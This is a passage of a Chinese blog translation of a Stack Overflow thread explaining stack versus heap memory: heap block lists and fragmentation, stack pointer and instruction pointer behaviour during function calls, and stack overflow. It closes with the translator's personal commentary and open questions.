栈更快因为所有的空闲内存都是连续的，因此不需要对空闲内存块通过列表来维护。只是一个简单的指向当前栈顶的指针。编译器通常用一个专门的、快 速的寄存器来实现。更重要的一点事是，随后的栈上操作通常集中在一个内存块的附近，这样的话有利于处理器的高速访问（译者注：局部性原理）。

答案四

你问题的答案是依赖于实现的，根据不同的编译器和处理器架构而不同。下面简单的解释一下:

1. 栈和堆都是用来从底层操作系统中获取内存的。

2. 在多线程环境下每一个线程都可以有他自己完全的独立的栈，但是他们共享堆。并行存取被堆控制而不是栈。


堆:

1. 堆包含一个链表来维护已用和空闲的内存块。在堆上新分配（用 new 或者 malloc）内存是从空闲的内存块中找到一些满足要求的合适块。这个操作会更新堆中的块链表。这些元信息也存储在堆上，经常在每个块的头部一个很小区域。

2. 堆的增加新快通常从地地址向高地址扩展。因此你可以认为堆随着内存分配而不断的增加大小。如果申请的内存大小很小的话，通常从底层操作系统中得到比申请大小要多的内存。

3. 申请和释放许多小的块可能会产生如下状态：在已用块之间存在很多小的空闲块。进而申请大块内存失败，虽然空闲块的总和足够，但是空闲的小块是零散的，不能满足申请的大小，。这叫做“堆碎片”。

4. 当旁边有空闲块的已用块被释放时，新的空闲块可能会与相邻的空闲块合并为一个大的空闲块，这样可以有效的减少“堆碎片”的产生。



栈:

1. 栈经常与 sp 寄存器（译者注："stack pointer"，了解汇编的朋友应该都知道）一起工作，最初 sp 指向栈顶（栈的高地址）。

2. CPU 用 push 指令来将数据压栈，用 pop 指令来弹栈。当用 push 压栈时，sp 值减少（向低地址扩展）。当用 pop 弹栈时，sp 值增大。存储和获取数据都是 CPU 寄存器的值。

3. 当函数被调用时，CPU使用特定的指令把当前的 IP （译者注：“instruction pointer”，是一个寄存器，用来记录 CPU 指令的位置）压栈。即执行代码的地址。CPU 接下来将调用函数地址赋给 IP ，进行调用。当函数返回时，旧的 IP 被弹栈，CPU 继续去函数调用之前的代码。


4. 当进入函数时，sp 向下扩展，扩展到确保为函数的局部变量留足够大小的空间。如果函数中有一个 32-bit 的局部变量会在栈中留够四字节的空间。当函数返回时，sp 通过返回原来的位置来释放空间。

5. 如果函数有参数的话，在函数调用之前，会将参数压栈。函数中的代码通过 sp 的当前位置来定位参数并访问它们。

6. 函数嵌套调用和使用魔法一样，每一次新调用的函数都会分配函数参数，返回值地址、局部变量空间、嵌套调用的活动记录都要被压入栈中。函数返回时，按照正确方式的撤销。

7. 栈要受到内存块的限制，不断的函数嵌套/为局部变量分配太多的空间，可能会导致栈溢出。当栈中的内存区域都已经被使用完之后继续向下写（低地 址），会触发一个 CPU 异常。这个异常接下会通过语言的运行时转成各种类型的栈溢出异常。（译者注：“不同语言的异常提示不同，因此通过语言运行时来转换”我想他表达的是这个含义）

*函数的分配可以用堆来代替栈吗?



不可以。函数的活动记录（即局部或者自动变量）被分配在栈上，这样做不但存储了这些变量，而

且可以用来嵌套函数的追踪。

堆的管理依赖于运行时环境，C 使用 malloc ， C++ 使用 new ， 但是很多语言有垃圾回收机制。

栈是更低层次的特性与处理器架构紧密的结合到一起。当堆不够时可以扩展空间，这不难做到，因为可以有库函数可以调用。但是，扩展栈通常来说是不可能的，因为在栈溢出的时候，执行线程就被操作系统关闭了，这已经太晚了。

译者注

关于堆栈的这个帖子，对我来说，收获非常多。我之前看过一些资料，自己写代码的时候也常常思考。就这方面，也和祥子（我的大学舍友，现在北京邮 电读研，技术牛人）探讨过多次了。但是终究是一个一个的知识点，这个帖子看完之后，豁然开朗，把知识点终于连接成了一个网。这种感觉，经历过的一定懂得， 期间的兴奋不言而喻。

这个帖子跟帖者不少，我选了评分最高的四个。这四个之间也有一些是重复的观点。个人钟爱第四个回答者，我看的时候，瞬间高潮了，有木有？不过需 要一些汇编语言、操作系统、计算机组成原理的的基础，知道那几个寄存器是干什么的，要知道计算机的流水线指令工作机制，保护/恢复现场等概念。三个回复者 都涉及到了操作系统中虚拟内存；在比较速度的时候，大家一定要在脑中对“局部性原理”和计算机高速缓存有一个概念。

如果你把这篇文章看懂了，我相信你收获的不只是堆和栈，你会理解的更多!

兴奋之余，有几点还是要强调的，翻译没有逐字逐词翻译，大部分是通过我个人的知识积累和对回帖者的意图揣测而来的。请大家不要咬文嚼字，逐个推敲，我们的目的在于技术交流，不是么？达到这一目的就够了。

下面是一些不确定点:

1. 我没有听过 bookkeeping data 这种说法，故没有翻译。从上下文理解来看，可以想成是用来寄存器值？函数参数？返回地址？如果有了解具体含义的朋友，烦请告知。

2. 栈和堆栈是一回事，英文表达是 stack，堆是 heap。

3. 调用栈的概念，我是第一次听说，不太熟悉。大家可以去查查资料研究一下。

以上，送给大家，本文结束。

译文链接：http://www.perfect-is-shit.com/leave-beijing.html

原文链接：http://stackoverflow.com/questions/79923/what-and-where-are-the-stack-and-heap